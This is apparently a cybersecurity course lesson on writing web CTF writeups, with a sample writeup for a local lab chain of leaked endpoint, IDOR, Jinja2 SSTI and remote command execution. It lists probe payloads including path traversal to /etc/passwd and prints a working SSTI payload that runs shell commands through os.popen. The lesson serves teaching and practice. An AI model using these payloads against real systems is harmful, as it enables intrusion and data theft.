Lesson 11.2: Writing a Web CTF Writeup
This lesson covers how to recognise the vulnerability in a web CTF challenge and how to write a writeup that is clear and reproducible. It includes one complete sample writeup based on a self-hosted lab that runs and really produces the flag.
 The chain from the sample writeup, where a dev leak leads through IDOR and SSTI to RCE and the flag.
Part: 11 · Reading time: ~50 minutes · Difficulty: medium
Prerequisites: Lesson 11.1 (PortSwigger labs) and Lesson 10.1 (recon to RCE chain).
Tools: Burp Suite, curl, a Markdown editor, and a screenshot tool.
Goals
By the end of this lesson you have a process for a web CTF from reading the brief to capturing the flag, you know the structure of a good writeup and how to make it reproducible for others, you can tell a CTF writeup apart from a pentest report, and you can write one complete writeup from the template.
Theory
Why write a writeup
A writeup is a record of how you solved a challenge. It serves three purposes. It reinforces your own understanding, since you only really understand something once you write it down. It shares knowledge with the community. And it builds a portfolio, since recruiters and CTF teams read writeups to judge you. A good writeup is reproducible, which means a reader who follows it gets the flag.
A process for recognising the vulnerability in a web CTF
A web CTF (Capture The Flag) usually gives you a URL, and the goal is to capture a FLAG{...} string. A practical process:
- Read the brief and observe: the brief hints at the type of bug (the title, the description, the language, the framework). Open the app, turn on Burp, click around.
- Recon: look at the HTML source, the JS files, comments,
/robots.txt, headers, and error pages. Fuzz directories if needed (ffuf). Find endpoints, parameters, and input points. - Classify the entry points: which group each parameter belongs to. Reflects into HTML (XSS), goes into a query (SQLi/NoSQLi), goes into a command (command injection), references an object (IDOR), takes a URL (SSRF), takes a template (SSTI), takes a file (upload/LFI).
- Try probe payloads:
'"for SQLi,<script>for XSS,{{7*7}}for SSTI,../../etc/passwdfor path traversal, changeidfor IDOR. - Confirm and escalate: when you see a sign (a SQL error, 49 from
7*7, changed content), push on to full exploitation. - Capture the flag and record every step. Write it down while you work, and do not try to recall it afterwards.
The structure of a good writeup
- Title and metadata: challenge name, event, difficulty, category (web), date.
- TL;DR: one paragraph saying what the bug is and how it was exploited, in a sentence or two.
- Recon: what you observed that led you to suspect the bug.
- Vulnerability analysis: point to the exact flaw, and why it is a flaw (with the code if source is available).
- Exploitation: step by step with the real request/response/payload, reproducible.
- Flag: the flag string.
- Lesson: what you take away, and how to fix it.
A CTF writeup is not a pentest report
A CTF writeup focuses on how to capture the flag, in a narrative voice, with no need to assess business risk. A pentest report (Lesson 11.3) focuses on risk, severity (CVSS), and recommendations for a client, in a formal voice, with a scope and remediation. Do not mix the two formats.
Demo: a complete sample writeup
Below is a writeup for a self-hosted web challenge, which is the series lab labs/10.1/, run for real, with the flag captured.
Writeup: “Shop Admin Portal”
- Category: Web · Difficulty: Medium · Entry point:
http://127.0.0.1:8076
TL;DR. A “forgot to remove” comment in the HTML points to a JS file that leaks an internal endpoint. That endpoint has an IDOR that exposes the admin’s API key. The key opens a template preview feature that has an SSTI (Jinja2), which leads to RCE and the flag. The chain is recon to IDOR to SSTI to RCE.
Recon. Open the home page and view the source:
1
2
<!-- TODO: remove the debug file before going to production -->
<script src="/static/app.js"></script>
Download /static/app.js and find:
1
2
const API_BASE = "/api/v2";
fetch(`${API_BASE}/users/${userId}/keys`)  // internal endpoint
This reveals the endpoint /api/v2/users/<id>/keys, which has no link anywhere in the UI.
Vulnerability 1: IDOR. Call the endpoint with id=1 (a guess for admin), with no authentication:
1
2
3
GET /api/v2/users/1/keys
-> {"id":1,"username":"admin","role":"admin",
    "admin_api_key":"adm_k3y_31337_internal", ...}
This leaks admin_api_key.
Vulnerability 2: SSTI. The endpoint /admin/template/preview only checks the X-Admin-Key header (with the key just leaked) and then renders the template the user sends. Probe to detect it:
1
2
3
4
POST /admin/template/preview
X-Admin-Key: adm_k3y_31337_internal
{"template":"{{7*7}}"}
-> {"rendered":"49"}
49 confirms this is SSTI on Jinja2.
Exploitation: RCE. Use a Jinja2 payload that reaches os through the globals of lipsum, then runs a command and reads the flag:
1
2
3
4
5
6
7
POST /admin/template/preview
X-Admin-Key: adm_k3y_31337_internal
{"template":"{{ lipsum.__globals__.os.popen('id; echo ---; cat flag.txt').read() }}"}

-> uid=1000(haipanda) gid=1000(Administrator) groups=...
   ---
   FLAG{10.1_recon_idor_ssti_rce_chain}
Flag. FLAG{10.1_recon_idor_ssti_rce_chain}
Lesson. Do not let a dev file leak an internal endpoint. An “internal” endpoint must still authenticate and check authorization (to stop IDOR). Never render a template on user input. Breaking any single link in the chain cuts it.
A note on writing. Every request and response above is real, taken from labs/10.1/transcript.txt. A reader only needs to build the lab from its README to reproduce it exactly. That is the reproducibility standard of a good writeup.
Lab
- Suggested lab: reuse
labs/10.1/(or any lab inlabs/) and write a complete writeup following the structure in the Theory section. - Task:
- Solve the lab and record each step as you go.
- Write a writeup with all seven parts: metadata, TL;DR, recon, analysis, exploitation, flag, lesson.
- Ask someone else (or yourself a week later) to follow the writeup and see whether it reproduces.
- Reference answer: the sample writeup in the Demo section and
labs/10.1/transcript.txt.
Common pitfalls
- A writeup that only pastes the final payload and skips the recon and the reasoning, so the reader learns nothing.
- Using blurry screenshots instead of text requests and responses, which are hard to copy and retry.
- Forgetting to redact sensitive data when writing up a real system (domain names, real tokens).
- Writing a writeup for a target outside the allowed scope. Only write for CTFs, your own labs, or a bug bounty program that allows public disclosure.
Further reading
- CTFtime, a store of community writeups, for presentation ideas.
- The blogs of strong CTF teams, to learn style and depth.
- Lesson 11.3 (the pentest report), to see how it differs from this format.
Key takeaways
- Take notes as you work, and do not rely on memory after the match.
- A writeup must be reproducible, with the real payloads, requests, and responses.
- Always put a TL;DR at the top so the reader gets the picture fast.
- Explain why the bug exists, not only what to do to pass.
- Keep CTF writeups (telling the story of capturing a flag) and pentest reports (assessing risk) clearly apart.